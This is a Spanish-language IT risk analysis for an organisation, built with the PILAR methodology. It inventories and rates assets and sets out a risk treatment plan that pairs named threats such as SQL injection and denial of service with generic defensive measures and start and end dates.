[SRVWB]	Servidor web para desplegar diferentes aplicativos	Servidor web encargado de desplegar aplicativos	Administrador de sistemas y redes
[SRV_DC]	Servidor que actúa de controlador de dominio	Controlador de dominio	Administrador de sistemas y redes
[IS] Servicios internos			
Activo	**Descripción**	**Contenido**	**Propietario**
[OFM]	Aplicaciones de ofimática	Aplicaciones para la realización de tareas de oficina	Técnico informático
[OS]	Sistemas operativos	Sistemas operativos Windows, Linux, Android, IOS	Técnico informático
[APP_P]	Aplicaciones personales	Aplicaciones personales de cualquier tipo: edición, video etc..	Técnico informático
[AV]	Antivirus	Software antivirus	Técnico informático
[BKUP]	Copias de seguridad	Copias de seguridad de toda la información corporativa	Técnico informático
[IS] Servicios internos			
Activo	**Descripción**	**Contenido**	**Propietario**
[ES]	Estaciones de trabajo	Equipos informáticos de los trabajadores	Técnico informático
[TLFM]	Teléfonos móviles	Dispositivos móviles y apps IOS, ANDROID	Técnico informático
[T]	Tablets	Tablets Android e IOS	Técnico informático
[EP]	Equipos portátiles	Sistemas portátiles, gestión, mantenimiento, vpn...	Técnico informático
[IM]	Impresoras multifunción	Mantenimiento y configuración de impresoras multifunción	Técnico informático
[RT]	Routers	Configuración, instalación de routers	Administrador de sistemas y redes
[SWS]	Switches	Gestión de segmentación de red	Técnico informático
[PA]	Puntos de acceso	Gestión de puntos de acceso	Técnico informático

[DNS]	Servidor de nombres de dominio	Gestión del servidor de nombres de dominio, configuración	Administrador de sistemas y redes
[LAN]	Red de área local	Configuración y gestión de la red de área local	Administrador de sistemas y redes
[WAN]	Conexión a internet	Conexión a internet de fibra óptica	Administrador de sistemas y redes
[FW]	Firewall	Gestión de tráfico de entrada y salida	Administrador de sistemas y redes
[HDUSB]	Dispositivo de almacenamiento USB	Discos de almacenamiento externo	Técnico informático
[USB]	Dispositivos USB	Dispositivos de almacenamiento USB	Técnico informático

Valoración de activos


En este punto se van a valorar todas las dimensiones de los activos que serán:

- Disponibilidad
- Integridad
- Confidencialidad
- Autenticidad
- Trazabilidad

La valoración de activos es un proceso utilizado para determinar el valor de los activos de la organización. Esto nos permitirá comprender qué activos son críticos y cómo deben protegerse en caso de amenazas y vulnerabilidades.

Además, en caso de presentarse a niveles ejecutivos, se podrá ver una visión general, sencilla y entendible de todos los activos.

Valoración de activos en PILAR:



activo	[D]	[I]	[C]	[A]	[T]	[V]	[DP]
ACTIVOS							
[B] Activos esenciales: información & servicios							
[INF] Datos							
[DE] Datos_Empleados	[A]	[A]	[A]	[A]	[A]		
[HWE] Equipos_Esenciales							
[SRVDB] Servidor_Base_Datos	[A+]	[A+]	[A+]	[A+]	[A+]		
[SRVWB] Servidor_Web	[A+]	[A+]	[A+]	[A+]	[A+]		
[SVR_DC] Controlador_Dominio	[A+]	[A+]	[A+]	[A+]	[A+]		
[IS] Servicios internos							
[SFTW] Software							
[OFM] Ofimática	[B]	[M]	[M]	[M]	[B]		
[OS] Sistemas_Operativos	[A]	[A]	[M]	[A]	[M]		
[APP_P] Aplicaciones_Personales	[A]	[A]	[A]	[A]	[A]		
[AV] Antivirus	[M]	[A]	[B]	[M]	[B]		
[BKUP] Copias_Seguridad	[A+]	[A+]	[A+]	[A+]	[A+]		
[E] Equipamiento							
[HW] Equipos							
[ES] Equipos_Sobremesa	[A]	[A]	[A]	[M]	[M]		
[TLFM] Teléfonos_Móviles	[M]	[M]	[M]	[M]	[M]		
[T] Tablets	[M]	[M]	[M]	[M]	[M]		
[EP] Equipos_Portátiles	[A]	[A]	[A]	[A]	[M]		
[IM] Impresoras_Multifunción	[B]	[B]	[B]	[B]	[B]		
[COM] Comunicaciones							
[RT] Routers	[A+]	[A+]	[A+]	[A+]	[A+]		
[SWS] Switches	[M]	[A]	[A]	[A]	[A]		
[PA] Puntos_Acceso	[A+]	[A+]	[A+]	[A+]	[A+]		
[DNS] Nombres_Dominio	[A]	[M]	[M]	[M]	[M]		
[LAN] Red_local	[A+]	[A+]	[A+]	[A+]	[A+]		
[WAN] Acceso_Internet	[A]	[A]	[A]	[A]	[A]		
[FW] Cortafuegos	[A+]	[A+]	[A+]	[A+]	[A+]		
[MD] Media							
[HDUSB] Disco_duro	[A]	[A]	[A]	[A]	[A]		
[USB] Memorias_USB	[A]	[A]	[A]	[A]	[A]		
[SS] Servicios subcontratados							
[L] Instalaciones							
[P] Personal							

Vamos a aplicar la valoración según nuestra tabla:

Activos					
[B] Activos esenciales					
Activo	**D**	**I**	**C**	**A**	**T**
[DE]	A	A	A	A	A
[SRVDB]	MA	MA	MA	MA	MA
[SRVWB]	MA	MA	MA	MA	MA
[SVR_DC]	MA	MA	MA	MA	MA
[IS] Servicios internos					
Activo	**D**	**I**	**C**	**A**	**T**
[OFM]	B	M	M	M	B
[OS]	A	A	M	A	M
[APP_P]	A	A	A	A	A
[AV]	M	A	B	M	B
[BKUP]	MA	MA	MA	MA	MA

[E] Equipamiento					
Activo	**D**	**I**	**C**	**A**	**T**
[ES]	A	A	A	M	M
[TLFM]	M	M	M	M	M
[T]	M	M	M	M	M
[EP]	A	A	A	A	A
[IM]	B	B	B	B	B
[RT]	MA	MA	MA	MA	MA
[SWS]	M	A	A	A	A
[PA]	MA	MA	MA	MA	MA
[DNS]	A	M	M	M	M
[LAN]	MA	MA	MA	MA	MA
[WAN]	A	A	A	A	A
[FW]	MA	MA	MA	MA	MA
[HDUSB]	A	A	A	A	A
[USB]	A	A	A	A	A

Plan de tratamiento de riesgos


En este punto realizaremos la identificación y valoración de las amenazas que podrían afectar a los activos. Es importante realizar correctamente el plan de tratamiento de riesgos realizando una identificación de los activos.

El plan de tratamiento de riesgos en ciberseguridad incluye medidas de seguridad como la implementación de firewalls, la utilización de software de detección de malware, la aplicación de políticas de seguridad de contraseñas, la capacitación de los empleados en la seguridad informática, la implementación de planes de contingencia y recuperación de desastres, entre otros.

Además, el plan de tratamiento de riesgos en ciberseguridad también establece roles y responsabilidades claras para la gestión de la seguridad informática en la organización, y establece un sistema de monitoreo y evaluación continua de la efectividad de las medidas de seguridad implementadas.

Identificación de amenazas

Utilizaremos PILAR para identificar las amenazas de cada activo.



Valoración de amenazas




Tabla de responsables

Conjunto de responsables con capacidad de aprobar el plan de tratamiento y grupo de profesionales capaces de implementar y monitorizar soluciones.

R (Responsable) → Persona que trabaja en la actividad
A (Contable/Responsable) → Persona con la autoridad de decisión
C (Consulta) → Persona que debe ser consultada para la toma de decisiones
I (Informante) → Persona que debe ser informada sobre las acciones y decisiones

ROL	Análisis del tratamiento	Inventario de finalidades	Bases jurídicas	Análisis de riesgos preliminares	Medidas de seguridad mínimas estándar	Registro de Actividades	Requisitos LOPD
Responsable del procedimiento administrativo	ACL	ACL	CI	CI	I	I	I
Responsable de la aplicación	ACL	ACL	CI	CI	CI	I	I
Responsable de desarrollo	ACL	ACL	CI	CI	CI	I	I
Grupo de apoyo al comité de seguridad	R	R	RI	RI	R	R	RI
Delegado de protección de datos	I	I	I	I	I	I	I

Medidas de seguridad y riesgos

Descripción de los riesgos, medidas a aplicar, fecha de inicio de la aplicación.

Activo	Amenaza
Datos_Empleados	Integridad
Riesgo	**Solución**
Suplantación de datos	Establecer hashes a todas las tablas de la base de datos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Datos_Empleados	Vulnerabilidades de software
Riesgo	**Solución**
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Ataques de Injección
Riesgo	**Solución**
Ataques de injección SQL con el que se podría obtener acceso no autorizado	Establecer auditorías de seguridad para controlar toda entrada de datos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Ataques de denegación de servicio
Riesgo	**Solución**
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Vulnerabilidades de software
Riesgo	**Solución**
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Base_Datos	Fallo en el suministro eléctrico
Riesgo	**Solución**
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Acceso no autorizado
Riesgo	**Solución**
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Caída del sistema por agotamiento de recursos
Riesgo	**Solución**
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Ataques Web
Riesgo	**Solución**
Ataques XSS, CSRF..y diferentes vulnerabilidades conocidas	Establecer auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Ataques de denegación de servicio
Riesgo	**Solución**
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Vulnerabilidades de software
Riesgo	**Solución**
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Fallo en el suministro eléctrico
Riesgo	**Solución**
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Acceso no autorizado
Riesgo	**Solución**
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Servidor_Web	Caída del sistema por agotamiento de recursos
Riesgo	**Solución**
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Acceso no autorizado
Riesgo	**Solución**
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Caída del sistema por agotamiento de recursos
Riesgo	**Solución**
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Ataques de denegación de servicio
Riesgo	**Solución**
Ataques de denegación de servicio	Limitar/restringir las conexiones y usar IPS
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Vulnerabilidades de software
Riesgo	**Solución**
Vulnerabilidades en la tecnología o software	Aplicar auditorías de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Fallo en el suministro eléctrico
Riesgo	**Solución**
Fallo en el suministro eléctrico	Tener (SAI) sistemas de alimentación ininterrumpida o generadores eléctricos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Acceso no autorizado
Riesgo	**Solución**
Acceso no autorizado	Hacer uso de controles de acceso y control de privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Controlador_dominio	Caída del sistema por agotamiento de recursos
Riesgo	**Solución**
Caída del servicio por agotamiento de recursos	Usar balanceadores de carga
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Ofimática	Vulnerabilidad de software
Riesgo	**Solución**
Vulnerabilidades en la suite ofimática	Mantener actualizaciones periódicas
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Ofimática	Difusión de software dañino
Riesgo	**Solución**
Transmisión de software malicioso	Mantener software actualizado y monitorizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Vulnerabilidades
Riesgo	**Solución**
Explotación de vulnerabilidades del sistema	Mantener actualizado y configurado el sistema
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Vulnerabilidades
Riesgo	**Solución**
Explotación de vulnerabilidades del sistema	Mantener actualizado y configurado el sistema
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Errores de mantenimiento o actualizaciones
Riesgo	**Solución**
Mal funcionamiento de los sistemas operativos.	Actualizar y mantener los sistemas controlados
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Sistemas_Operativos	Manipulación de software
Riesgo	**Solución**
Control del sistema y escalada de privilegios	Monitorización del software (IDS/IPS/Firewall/Antivirus)
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Vulnerabilidades
Riesgo	**Solución**
Explotación de vulnerabilidades	Mantener el software actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Difusión de software malicioso
Riesgo	**Solución**
Infección con software malicioso	Mantener el software actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Manipulación del software
Riesgo	**Solución**
Exposición de datos sensibles	Control de políticas de usuarios y privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Aplicaciones_personales	Manipulación del software
Riesgo	**Solución**
Exposición de datos sensibles	Control de políticas de usuarios y privilegios
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Antivirus	Difusión de software malicioso
Riesgo	**Solución**
Infección de equipos	Mantener el software antivirus actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Antivirus	Difusión de software malicioso
Riesgo	**Solución**
Infección de equipos	Mantener el software antivirus actualizado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Copias_Seguridad	Corrupción de información
Riesgo	**Solución**
Pérdida de datos	Tener sistemas de copias con redundancia
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Copias_Seguridad	Robo de backup
Riesgo	**Solución**
Exposición de datos sensibles	Mantener el control sobre el almacenamiento de las copias de seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Tener componentes de sustitución y copias de seguridad ó equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad de equipo y pérdida de información	Instalación de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Robo de equipos
Riesgo	**Solución**
Acceso no autorizado a información sensible	Políticas de almacenamiento y cifrado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Sobremesa	Daños por catástrofes
Riesgo	**Solución**
Pérdida de información	Copias de seguridad y almacenamiento en la nube
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Teléfonos_Móviles	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Teléfonos_Móviles	Pérdida de dispositivo
Riesgo	**Solución**
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Tablets	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Tablets	Pérdida de dispositivo
Riesgo	**Solución**
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Tener repuestos y dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Pérdida de dispositivo
Riesgo	**Solución**
Acceso no autorizado a la información	Uso de políticas de cifrado y seguridad
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Robo de equipos
Riesgo	**Solución**
Acceso no autorizado a información sensible	Políticas de almacenamiento y cifrado
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Equipos_Portátiles	Daños por catástrofes
Riesgo	**Solución**
Pérdida de información	Copias de seguridad y almacenamiento en la nube
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Impresoras_Multifunción	Vulnerabilidades
Riesgo	**Solución**
Robo de información	Mantener equipos actualizados y realizar auditorías
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Routers	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Switches	Daño por catástrofe
Riesgo	**Solución**
Pérdida de disponibilidad	Dispositivos de sustitución
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Fallo de suministro eléctrico
Riesgo	**Solución**
Pérdida de disponibilidad	Uso de sistemas de alimentación ininterrumpida
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Errores de mantenimiento y actualizaciones
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Vulnerabilidades
Riesgo	**Solución**
Acceso no autorizado	Mantenimiento de equipos periódicos
Planificación	
Inicio: 28/02/2023	Fin: 28/05/2023

Activo	Amenaza
Puntos_Acceso	Avería física o lógica
Riesgo	**Solución**
Pérdida de disponibilidad	Mantenimiento periódico y equipos de sustitución
Planificación	
